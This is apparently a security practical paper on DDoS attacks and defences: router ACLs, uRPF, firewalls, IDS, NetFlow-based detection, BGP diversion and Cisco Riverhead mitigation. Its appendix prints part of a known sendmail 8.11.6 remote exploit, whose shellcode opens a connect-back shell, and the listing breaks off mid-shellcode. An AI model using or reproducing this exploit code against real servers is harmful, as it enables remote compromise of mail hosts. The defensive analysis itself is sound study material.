Internet Protocol Version 4 (IPv4) inherently has no built in security mechanisms. It basically allows any to any connectivity without verification of a trust relationship between source and destination. Furthermore, many of the IP protocols (TCP, UDP, ICMP, etc.) have well documented vulnerabilities that must be implemented with care. Due to its inherit security problems, many ISPs attempt to implement source address assurance to prevent spoofing at a minimum. This would force any packet entering into the Internet to abide by the source addresses assigned by the ISP or owned by the entity. Otherwise, packets not conforming to the agreements with the ISP is dropped. Unfortunately, a small group of providers do not implement this anti-spoofing measure. This creates an environment for DDoS attacks to continually reap havoc in the Internet.

The Elements of a Dos/DDoS Attack

A DDoS attack requires a chain of events to occur to be completely effective. The "Hacker" is the producer of the attack. His/her role is the following steps:

1. Take advantage of the insecurity of IP.
2. Develop a vast network of computer resources.
3. Find an exploit or weakness on the victim's machine.

There are many types of DDoS attacks. The simple but effective DoS attack is one with a specially crafted packet that strikes its victim. The hacker can choose one machine to hide its identity or just to generate spoofed packets representing another machine to perform the attack. In a simple case like this, the attack is taking advantage of a system weakness. Past examples of this type of attack include Ping of Death (fragmented ICMP packets whose sum is greater than 65.5k) or Teardrop attack (fragmented packets that are overlapped). There are many other similar attacks in this category. These attacks are simple but dangerous. Most systems and networking devices have countermeasures configured to defend against these attacks.

Other DDoS attacks include a wider network of activity. This requires diligence by the “Hacker” in order to impose against a victim. The “Hacker” will create a network of assistants in the forms of Masters, Zombies (sometimes referred as bots or agents), and, for the really sophisticated attack, reflectors (see Figure 27). The masters, initially set up by the “Hacker”, are the command and control of the DDoS attack. The “Hacker” will use this machine to control downstream participants. Its first participant is the Zombie. The Zombie is a compromised computer that executes the attack code of the “Hacker”. The communication between the Masters and Zombies can appear as both bi-directional and via a spoofed IP address. The “Hacker” really wants to take advantage of the insecurity of the IP protocol by spoofing as much as possible. Optionally, the “Hacker” may take extra precaution by including other hijacked machines that would be called reflectors. The reflectors are used strictly to make the trail of origination more difficult to follow. Thus, the Zombies will force the attack to execute via reflectors to increase the effectiveness of the attack. Usually, the line of the attack, from masters to reflectors, is magnified with more computational resources each step of the attack. This form of attack can be used in many combinations of attack code, but its overall objective is to create a massive “Flood” of packets that is intended to deem a victim ineffective based on the size of the attack. This attack has been extremely effective at causing havoc to networks.




Figure 27

In summary, DoS or DDoS attacks takes one of the following forms to create a successful attack:

- Application Exploits- Ping of Death, Tear Drop, Computational Attacks against IKE
- Protocol Insecurities/Misues – ICMP Unreachables, Spoofing, TCP RST attacks, ETC.
- Flooding Attacks- Massive Floods of Pings, SYN Packets, Mail Bombs, etc…

Legacy Countermeasures to DDoS Attacks

Many technologies exist today to counter measure against DDoS attacks. They all have their advantages and disadvantages in protecting the perimeter against attacks, but may not be suitable for the DDoS flood attacks or the specially crafted packets attacks. DDoS attacks are becoming much more sophisticated and effective. To understand the future, let's examine the legacy countermeasures to protect against DDoS attacks:

Boarder Routers

Boarder routers play an integral role in the defense of the perimeter. It can basically defend or eliminate all unwanted traffic to the site. Allowing the more sophisticated premise security devices to do their job effectively against near normal traffic. Routers primary defense against DoS or DDoS attacks are access control list. This type of defense has many deficiencies.

The router can defend against well documented DDoS attacks like “Ping of Death” or the “Tear Drop” attacks. These attacks can be easily detected due to their maturity. Consequently, most vendors have features to identify this activity, and effectively eliminate these type of attacks. However, the implementation of these types of DDoS aware features enabled on a router that is routing very high traffic volumes can be overwhelming for the CPU. Thus, this kind of implementation forces some network administrators to use it only as a result of a DDoS attack. This countermeasure is not highly effective if it is manually implemented. The reaction time can be variable, and if it is too slow, the attack created damage. This is not an efficient countermeasure against DDoS, and certainly not flexible enough to mitigate beyond some well documented DoS attacks.

Routers can also have another functionality to prevent DDoS attacks. This is done by unicast Reverse Path Filtering (uRPF) within the router. This method attempts to stop spoofed packets from within the same subnet that are headed outbound. Thus, if some computing resource within an entity attempted to spoof packets from outside the assigned subnet while headed outbound, the uRPF would recognize this action and block the packets. However, the shortcoming is that packets can still be spoofed with in the same subnet. Thus, hiding the true origination of the attack. Additionally, this has to be implemented on all Internet boarder routers to be effective for the Internet community, and this is unlikely.

Finally, a router’s best chance of defending against an attack to the perimeter is through the use of ACLs. For this to be effective against the ever changing sophisticated DDoS attacks, it requires many ACLs to consider the following:

- many protocol combinations
- Make distinctions between proxy sources
- Determine valid DNS or BGP spoofed addresses
- Configure the many permutations of a application based attack.

Using ACLs independently is very unpractical defense against the many DDoS attacks. Additionally, the router is always susceptible to flooding attacks. There is not much it can do to prevent an enormous and sophisticated DDoS attack, and to allow legitimate traffic reaching its destination.

Firewalls

The firewall has an important role in perimeter defense. It is a critical device to maintaining access control. At the point when a DoS attack is attempted, some firewalls have “Syn Defender” capabilities, which can inspect for a series of TCP-Syn packets that are targeted for a server. The firewall will block this syn-based attack against its victim. This and other firewall features works in small cases of DDoS attacks. However, the firewall is really not an effective device to mitigate the most sophisticated DDoS attacks for several reasons:

1. The location of the firewall in the perimeter defense makes it ineffective to stop DDoS attacks against the router. If a “Hacker” launch an attack against the boarder router, the firewall would not know it is under attack, and services for the entire network would be unavailable. The attack would be successful.

2. Most firewalls lack the ability to conduct “anomaly detection” of sophisticated attacks against publicly available services (i.e. DNS, Web, FTP). Many DDoS attacks against the Web server, for instance, would look like valid TCP and HTTP traffic, but there is a huge surge of traffic whose packets are overloading resources on the Web server to make the DDoS attack effective.

3. The status quo firewall does not have the ability to perform anti-spoofing on a packet-by-packet basis. Most firewalls have the ability to determine a spoofed source from within their own address space. However, in this case, the intent is to verify whether a packed is spoofed. This can be achieved by restarting the TCP session, for example, by restarting the three way handshake with the remote host. Most firewalls don’t perform this functionality.

4. Finally, firewalls can not perform its function properly if an enormous flooding attack is pointed directly at it. The Internet circuit or firewall CPU would become saturated as a result of a DDoS attack. Deeming the entire network to be unavailable to legitimate Internet users.

Intrusion Detection Systems

Intrusion Detection Systems (IDS) are an effective tool for detecting attacks. They can use either behavior or signature based detection. The latter is not very effective in detecting DDoS attacks due to the fact that many DoS attacks change form over time. It can detect known DDoS attacks. The behavioral based detections are able to determine drastic changes in traffic patterns to devices, and be well positioned to determine both known and unknown DDoS attacks. However, the downfall of IDS is that they are mostly used to detect the attacks but not mitigate them. Some IDS uses mitigation efforts through a router with ACLs. In an actual router mitigation enabled by the IDS, the router is susceptible to becoming saturated with DDoS Flood attack. Real users will not get access to resources on the victims network. The next generation IDS system, Intrusion Prevention Systems (IPS), is also susceptible to this result, but they mitigate as a device (as opposed to depending on another device). In case of IPS under DDoS fire, it will become saturated to a very enormous and sophisticated DDoS attack.

Black holing

Black holing is really an option of last resort. At one time, this was an premier countermeasure, but it achieves the same measure as a DDoS attack. It causes the victim to be unavailable. In a black hole, it has the ability to divert an attack to a null device to terminate an attack. This is usually executed in a manual process, which makes it not an effective practice against DDoS attacks. Additionally, this countermeasure has no way to allow legitimate (non DDoS) traffic to get to the victim. Thus, this option is slowly fading away as a real effective option.

Traditional ISP Responses

A typical scenario occurs when the victim's administrators discover a DDoS attack, and then call their ISP to help with mitigation of the attack. The ISP will implement a number of countermeasures from rate limiting to black holing, depending on the customer situation. The ISP will also try to help trace down the sources of the attacks, and also ask other providers to cooperate to block these Zombies and/or Reflectors from attacking. This is usually a manually long, and tedious process to use in order to mitigate an attack. This is not very practical, but it can help in a few cases of a DDoS attack.

Future Technology to Mitigate DDoS Attacks

Mitigating DDoS attacks on the perimeter requires a new approach in mitigation. Some vendors like Cisco Riverhead approach to mitigation by strategically analyzing all traffic during a DDoS attack, and then mitigates the appropriate DDoS characteristics while still allowing legitimate traffic to reach its destination. This maintains the service availability while under attack. Mitigating against a DDoS attack is a difficult and overwhelming task. Based on the mitigation efforts described earlier, it still requires multiple devices to protect the perimeter against DDoS attacks. There are other parts to the solution to make it truly effective. The solution described entirely:

1. Properly detect the attack not only with a signature but also on behavior characteristics.
2. Distinguish DDoS traffic from legitimate traffic.
3. Mitigate DDoS traffic while allowing the legitimate traffic to pass.
4. Performance capabilities to with stand enormous traffic loads.
5. Cost efficient solution to protect the enterprise.

DDoS Detection

DDoS detection is a critical capability in protecting the perimeter against DDoS attacks. There are many devices that can play a role in identifying that a DDoS attack is taking place. Devices such as IDS/IPS (behavioral based) and routers using Netflow have the best capabilities to determine these activities.

The key advantage of the IDS/IPS versus Netflow analysis systems is that they have the ability to do payload packet inspections. Netflow is analysis is from the transport and network header of the TCP/IP model. However, systems such as Arbor peak flow, network based management system have the ability to collect Netflow from many routing devices (even those that route at high rates i.e.multi-gigabit). On the other hand, an IDS/IPS implementation may require the deployment of many devices to detect similar amounts of data and performance may be an issue for high speed devices. Additionally, a comparatively IDS/IPS solution can be costly.

Aside from these devices differences, similarities exist in inspecting the packet header. Discussing the characteristics of Netflow is similar to how the IDS/IPS behavioral analysis can determine a DDoS attack, and many other malicious activities.

Netflow is a technology developed by Cisco and adopted by many other providers to provide a traffic profile. Routers export the Netflow statistics to a monitoring device like Arbor Peakflow. The statistics are then compiled, and can be analyzed by these systems for DoS/DDoS attacks, worms, and scanning activities among other things.

Netflow statistics are collected by a routing device in the form of IP Flows. These flows are defined as unidirectional sequences of packets between a source and destination. For example, two flows could describe a TCP connection- a client to a server, and the server back to the client. There are seven fields that identify flows:

- Source IP address
- Destination IP address
- Source port
- Destination port number
- Protocol type
- Type of services
- Device interface

Most routers with this capability enabled will collect these statistics on a per packet basis to determine if it belongs to an existent flow or it creates a new flow. Flows will expire when a connection is completed via a TCP FIN or via the inactivity of a packet exist beyond 15 seconds for example. The monitoring systems will continuously receive updates of active and expired flows on a periodic basis via UDP.

Once theses packets are collected by the monitoring system, analysis by these systems can detect the behavior of traffic activity on a network. The monitoring system must first develop a baseline of normal network behavior. A good baseline will develop a historical understanding of network activity. This will help in determining anomalous behavior by examining traffic that deviates from the baseline.

Monitoring systems can perform trend analysis by examining the Top X IP flows (x represents any priority number of deviations). This will help identify high volume activity, including the IP flows that deviate significantly from the baseline. Netflow can be broken down into IP services as well (TCP, ICMP, UDP or even FTP, HTTP, SNMP traffic).

NetFlows can further be broken down into individual sessions. The Top X sessions can represent the top hosts that produce abnormally high connections requests to a destination or network that is being monitored. This type of activity can clearly identify participants of a DDoS attack, worms, network scans, and other abuses.

The next examination that can be done with header data collection or Netflow is to examine the data transferred between network elements. Observing Top X data can provide details that may reveal that a DoS/DDoS or worm attack is taking place. For example, if a consistent set of packets are sent but the data (bytes per packet) is an abnormal number, may identify a worm. On the other hand, if a high number of packets are sent, but a consistent number of bytes per packet is near baseline, may indicate a DDoS attacks.

A network monitoring system that is observing the characteristics can detect a DDoS attack against network elements that are being monitored. The Top flows, sessions, and data contribute to this observation, but in the case of real time detection, a combination of these statistical behaviors are identified to detect the attack fast enough before major damage can be done to a victim. Furthermore, information from the monitoring/detection device should be shared with the mitigation devices to help determine DoS/DDoS attack traffic versus legitimate traffic. In most cases, the baseline are useful.

DDoS Diversion




Figure 28

A DoS/DDos attack can have the effect to saturate the Internet circuit that will deem all services unavailable. The concept of diversion is to move the DoS/DDoS attack to an intermediary to alleviate the entire network of the enormous attack traffic (see Figure 28). Once the network is under fire with a DoS/DDos attack, the attack must be diverted to the mitigation devices. Typically, a DoS/DDoS attack is targeted at a particular host or device. Thus, the diversion injection is a BGP pre-pend to the ISP that will divert traffic to a new location where the mitigation device is located. The diversion injection will force all traffic destined for the victim to the DoS/DDoS mitigation device.




Figure 29

The mitigation device will process the traffic to sort through the legitimate traffic versus the DoS/DDoS attack traffic. Furthermore, the legitimate (non-mitigated) traffic is tunneled (using IPSEC, MPLS, etc..) back to the original location (See Figure 29).

DDoS Mitigation

The mitigation efforts are leading edge to deal with DoS/DDoS. Cisco Riverhead has an effective approach to mitigating DoS/DDoS attacks. The mitigation device that Cisco Riverhead uses is called “Guard”. They use a multi-verification process (MVP) architecture that is essentially composed of a series of modules to mitigate DDoS attacks while forwarding legitimate traffic to the destination (victim):

- Anti-Spoofing- For TCP related traffic, this is the first attempt to sort through the legitimate traffic from the DoS/DDoS attack traffic. This mechanism automatically attempts to restart a TCP handshake as an attempt to interact with the actual IP addresses as verification that the

IP Address is legitimate. If the device of the IP address responds, then the mitigation device knows that it is a legitimate IP address, otherwise, the mitigation device will filter all spoofed traffic attempting to reach the victim (destination).


- Anomaly Recognition- This is a very critical step in determining the DoS/DDoS attack traffic. The objective is to determine the anomalous behavior of the DoS/DDoS attack above a baseline knowledge of traffic against a target. The detection device will periodically update the mitigation device with baseline data that represents normal traffic condition. The mitigation device will use this feed during an attack to determine anomalous traffic. Once the anomalous traffic is detected, the mitigation device filters those sources.

- Protocol Analysis – This is an examination of protocol's formation to identify any specially crafted packets or protocol interactions that do not conform to the standards. This step does not exclude analysis of incomplete protocol interactions. Upon discovery of any malicious protocol behavior, the sources are filtered.

- Rate Limiting – This module is the last enforcement to mitigate a DoS/DDoS attack. This module can be very effective against UDP attacks. Like attacks against authoritive DNS servers from legitimate sources. This module can use traffic shaping to rate limit as a form of mitigation. At this point of mitigation within the mitigator, the packets have passed all the previous modules, and the DoS/DDoS attack could still be active. This module can use the baseline to analyze the traffic in addition to analyzing which sources are consuming most of the bandwidth. This can lead the rate limiting to the highly utilized sources versus normal traffic. Managing the attacks in this manner would slow down the effect of the attack, while allowing legitimate sources through to the target.

This is a very effective approach for implementing mitigation based on the behavior of traffic as opposed to only a signature base. Attacks are becoming more sophisticated, and it requires a more behavioral based approach to be effective against future attacks. The objective of the mitigation device is to eliminate up of 80-95 percent of the attack in order to deem it ineffective. This means that the mitigation process may, in certain cases, allow up to 20% of the attack to reach the target, depending on the sophistication and voracity of the attack. In the end, this is will not be enough to deem the target unavailable in most cases. However, this strategy may not be as effective for applications that are very delay sensitive. These type of applications could receive a small packet delay at up to 20ms, depending on the complexities and traffic load of the DoS/DDoS attack.

DoS/DDoS Mitigation Ideal Solution



The next generation technology for effectively and cost efficiently mitigating DDoS attacks are the combination of DDoS Mitigation devices like (Cisco Riverhead) technology and the ISP. Any technology that is strictly on the premise is automatically susceptible to a flood attack. Thus, a great DDoS device may mitigate effectively, but it is only as good as the circuit's ability to handle the size of the attack. If the circuit is a reasonable size, for example, T3 or OC-3, these circuits can handle 45Mbps and 155Mbps respectively. DDoS attacks have been on the order of 2Gbps. Thus, the likelihood for an entity to be able to purchase bandwidth huge enough to defend against the attacks make it unreasonable cost justification for most entities.

On the other hand, the ISP has tremendous amounts of bandwidth and control over the network. The ISP can monitor on its backbone for DoS/DDos attack activity, and divert traffic automatically to a network of DDoS mitigation devices. The bandwidth connected to this network of DDoS devices can be OC-192 and higher to prevent saturation from a flood attack. The DDoS devices will effectively mitigate the malicious behavior of the attack, and then effectively tunnel the legitimate traffic (non-mitigated) at a effective rate back to the Internet circuit of the destination device (victim). This solution is ideal due to the size and frequency of these attacks. Network and security administrators are still left with the task of monitoring their traffic behavior. Looking for suspicious scanning activity to determine if a "Hacker" is performing reconnaissance. Thus, they are left with patching their OS's for potential vulnerabilities on a consistent basis to prevent the next major attack. Also, they want to monitor their baseline statistics for their network to understand its behavior to have the appropriate tolerance to detect and trigger the DDoS attack appropriately.

What other impacts will this technology have on the Internet?

This solution for DDoS is only the beginning of these devices capabilities. In the future, this could be an effective solution for worm attacks, which are appearing like DDoS attacks in some cases. It may be more challenging, but it is something that is being worked on today. Worms have wider targets in which they keep replicating and thus cause like a DDoS attack against a network. The DDoS solution has the ability to identify worms and mitigate them as well, but with many targets. The ISP in these cases must use its ability and position to divert this behavior and to effectively mitigate it.

REFERENCES

Allen, Julia H. “CERT Guide to System and Network Security Practices”, Addison-Wesley, May 2001

Andres, Steven and Kenyon, Brian. ”Hardening the Network Infrastructure”, 2004, Syngress Publishing, Inc.

ARIN, URL: http://www.arin.net/

Bejtlich, Richard. “The TAO of Network Security Monitoring – Beyond Intrusion Detection”, Addison-Wesley, 2005

Beciragic, Jamir. GCFW Practical Assignment. June 24, 2004.URL: http://www.giac.org/practical/GCFW/Jasmir_Beciragic_GCFW.pdf

Birkholz, Eric Pace. “Special OPS- Host and Network Security for Microsoft, UNIX, and Oracle”, Syngress Publishing, Inc, 2003

Bordet, Julien, “Remote SMTP Server Detection”, URL: http://www.greyhats.org/outils/smtpscan/

Dübendorfer, Thomas and Wagner, Arno. “Past and Future Internet Disasters: DDoS attacks”, URL: http://www.tik.ee.ethz.ch/~ddosvax/talks/ddos_td.pdf

Frederick, Karen Kent; Northcult, Stephen; Ritchey, Ronald; W.,Winters, Scott; Zelster, Lenny. “ Inside Network Perimeter Security”, New Riders Publishing, 2003

Gong, Yiming, “Detecting Worms and Abnormal Activities with NetFlow”
Part 1 URL: http://www.securityfocus.com/infocus/1796
Part 2 URL: http://www.securityfocus.com/infocus/1802

INTERNIC, URL: http://www.internic.com/

Mason, Andrew, “Cisco Secure Virtual Private Networks”, Cisco Press, 2002

Motlekar, Shaheem. GCIH Practical Assignment. September 29, 2003.URL: http://www.giac.org/practical/GCIH/Shaheem_Motlekar_GCIH.pdf

Network Solutions who is database, http://www.networksolutions.com/en_US/whois/index.jhtml

Riverhead Networks, “Defeating DDoS Attacks”, URL: http://riverhead.com/stop_ddos/Riverhead_WP.pdf

SANS’s “Help Defeat Denial of Service Attacks: Step-by-Step”, URL:

http://www.sans.org/dosstep/

SANS's "Consensus Roadmap for Defeating Distributed Denial of Service Attacks", URL: http://www.sans.org/dosstep/roadmap.php

Setiawan, Iwan. GCFW Practical Assignment. April 8 2004, URL: http://www.giac.org/practical/GCFW/Iwan_Setiawan_GCFW.pdf

Simcock, Tom. "Distributed Denial of Service Attacks: Threats, Motivations, and management" URL: http://www.giac.org/practical/GSEC/Tom_Simcock_GSEC.pdf

Skodis, ED. "Counter Hack – A Step-by-Step Guide to Computer Attacks and Effective Defenses", Prentice Hall, 2002

NSA's System and Network Attack Center (SNAC), "Router Security Configuration Guide", URL:
http://www.nsa.gov/snac/routers/cisco_scg-1.1b.pdf

Tobkin, Chris. "Check Point NG/AI – Next Generation with Application Intelligence Security Administration", Syngress Publishing, Inc, 2004

Appendix A

```
/*## copyright LAST STAGE OF DELIRIUM mar 2003 poland        *://lsd-pl.net/ #*/
/*## sendmail 8.11.6                                                  #*/

/* proof of concept code for remote sendmail vulnerability                    */
/* usage: linx86_sendmail target [-l localaddr] [-b localport] [-p ptr]       */
/*                              [-c count] [-t timeout] [-v 80]              */
/* where:                                                            */
/*   target - address of the target host to run this code against             */
/*   localaddr - address of the host you are running this code from          */
/*   localport - local port that will listen for shellcode connection       */
/*   ptr - base ptr of the sendmail buffer containing our arbitrary data      */
/*   count - brute force loop counter                                 */
/*   timeout - select call timeout while waiting for shellcode connection     */
/*   v - version of the target OS (currently only Slackware 8.0 is supported) */
/*                                                                  */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

#define NOP  0xf8

#define MAXLINE 2048
#define PNUM    12

#define OFF1 (288+156-12)
#define OFF2 (1088+288+156+20+48)
#define OFF3 (139*2)
```

```
int tab[]={23,24,25,26};

#define IDX2PTR(i) (PTR+i-OFF1)
#define ALLOCBLOCK(idx,size) memset(&lookup[idx],1,size)

#define NOTVALIDCHAR(c) (((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||\
                        (((c)&0x7f)==0x24)||(((c)>=0x80)&&((c)<0xa0)))

#define AOFF 33
#define AMSK 38
#define POFF 48
#define PMSK 53

char* lookup=NULL;
int   gfirst;

char shellcode[]=            /* 116 bytes                      */
    "\xeb\x02"               /* jmp    <shellcode+4>           */
    "\xeb\x08"               /* jmp    <shellcode+12>          */
    "\xe8\xf9\xff\xff\xff"   /* call   <shellcode+2>           */
    "\xcd\x7f"               /* int    $0x7f                   */
    "\xc3"                   /* ret                            */
    "\x5f"                   /* pop    %edi                    */
    "\xff\x47\x01"           /* incl   0x1(%edi)               */
    "\x31\xc0"               /* xor    %eax,%eax               */
    "\x50"                   /* push   %eax                    */
    "\x6a\x01"               /* push   $0x1                    */
    "\x6a\x02"               /* push   $0x2                    */
    "\x54"                   /* push   %esp                    */
    "\x59"                   /* pop    %ecx                    */
    "\xb0\x66"               /* mov    $0x66,%al               */
    "\x31\xdb"               /* xor    %ebx,%ebx               */
    "\x43"                   /* inc    %ebx                    */
    "\xff\xd7"               /* call   *%edi                   */
    "\xba\xff\xff\xff\xff"   /* mov    $0xffffffff,%edx        */
    "\xb9\xff\xff\xff\xff"   /* mov    $0xffffffff,%ecx        */
    "\x31\xca"               /* xor    %ecx,%edx               */
```

```
"\x52"                  /* push   %edx                */
"\xba\xfd\xff\xff\xff"     /* mov    $0xfffffffd,%edx       */
"\xb9\xff\xff\xff\xff"     /* mov    $0xffffffff,%ecx       */
"\x31\xca"                 /* xor    %ecx,%edx           */
"\x52"                  /* push   %edx                */
"\x54"                  /* push   %esp                */
"\x5e"                  /* pop    %esi               */
"\x6a\x10"                 /* push   $0x10               */
"\x56"                  /* push   %esi               */
